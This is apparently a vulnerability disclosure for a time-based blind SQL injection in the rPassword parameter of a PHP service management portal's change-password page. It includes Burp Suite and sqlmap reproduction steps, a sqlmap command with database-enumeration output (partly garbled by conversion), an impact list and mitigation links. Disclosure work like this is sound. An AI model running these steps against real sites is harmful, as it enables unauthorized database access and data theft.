**SQL Injection** was found in the /osms/Requester/Requesterchangepass.php page of the Online Service Management Portal V1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **rPassword** parameter in a **POST** HTTP request.


**◆ Official Website URL:** https://www.kashipara.com/project/php/13208/online-service-management-portal-in-php-project-source-code

Affected Vendor	kashipara
Affected Product Name	Online Service Management Portal
Affected Code File	/osms/Requester/Requesterchangepass.php
Affected Parameter	rPassword
Method	POST
Vulnerability Type	time-based blind
Version	V1.0


## **Step to Reproduce:**

**Step 1:** Visit <a href="http://localhost/osms/">http://localhost/osms/</a>, click on the "login" button, fill in the required details, and then click on "Login."





Step 2: And go to the change password tab and fill the new password and click on update.



**Step 3:** Intercept the request using **Burp Suite** and save in a file.



**Step 4:** Run the sqlmap command against request saved in file.

• python .\sqlmap.py -r C:\Users\bhush\Desktop\updatepass.txt -batch -dbs

Now notice that 'rPassword' parameter is detected vulnerable and all database is successfully retrieved.

```
[00:40:40] [INFO] the back-end DBMS is MySQL
[00:40:40] [INFO] the back-end DBMS is MySQL web application technology: PHP 8.0.30, Apache 2.4.58 back-end DBMS: MySQL >= 5.0.12 (MariaDB fork) [00:40:40] [INFO] fetching database names [00:40:40] [INFO] fetching number of databases [00:40:40] [INFO] resumed: 10 [00:40:40] [INFO] resumed: information_schema [00:40:40] [INFO] resumed: elmdb [00:40:40] [INFO] resumed: gymdb
   00:40:40]
00:40:40]
00:40:40]
                                  resumed: gymdb
resumed: lrsdb
                                   resumed: mysql
   00:40:40]
  [00:40:40]
                                   resumed: osms db
[00:40:40] [INFO] resumed: perfections: [00:40:40] [INFO] resumed: phpm; [00:40:40] [INFO] resumed: rtbs [00:40:40] [INFO] resumed: test
                                   resumed: performance_schema
                                   resumed: phpmyadmin
 available databases [10]:
        gymdb
information_schema
        lrsdb
        mysql
       osms_db
       performance_schema
       phpmyadmin
   *] test
 [00:40:40] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'
[*] ending @ 00:40:40 /2025-03-27/
```

## **❖** Impact of **SQL Injection**

- Access to Sensitive Data: Attackers can steal or view private information like usernames, passwords, or credit card details.
- **Data Loss or Damage**: Attackers can delete or change important data, causing harm to the system or users.
- **Bypass Login Systems**: Hackers can get around login screens and access restricted areas of the website without proper permission.
- Gain Full Control: Attackers may elevate their access to admin levels, allowing them to control the entire system.
- **Website Defacement**: Attackers can change what appears on the website, causing damage to its appearance or spreading harmful content.
- **Slowdown or Crash the Site**: Attackers can overload the database with harmful requests, making the site slow or even crash.
- **Legal Trouble**: If sensitive information is leaked, it can violate privacy laws, leading to fines and legal consequences.
- **Reputation Damage**: A successful attack can damage a company's reputation and make users lose trust in the site.

## **\*** Recommended/Mitigations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection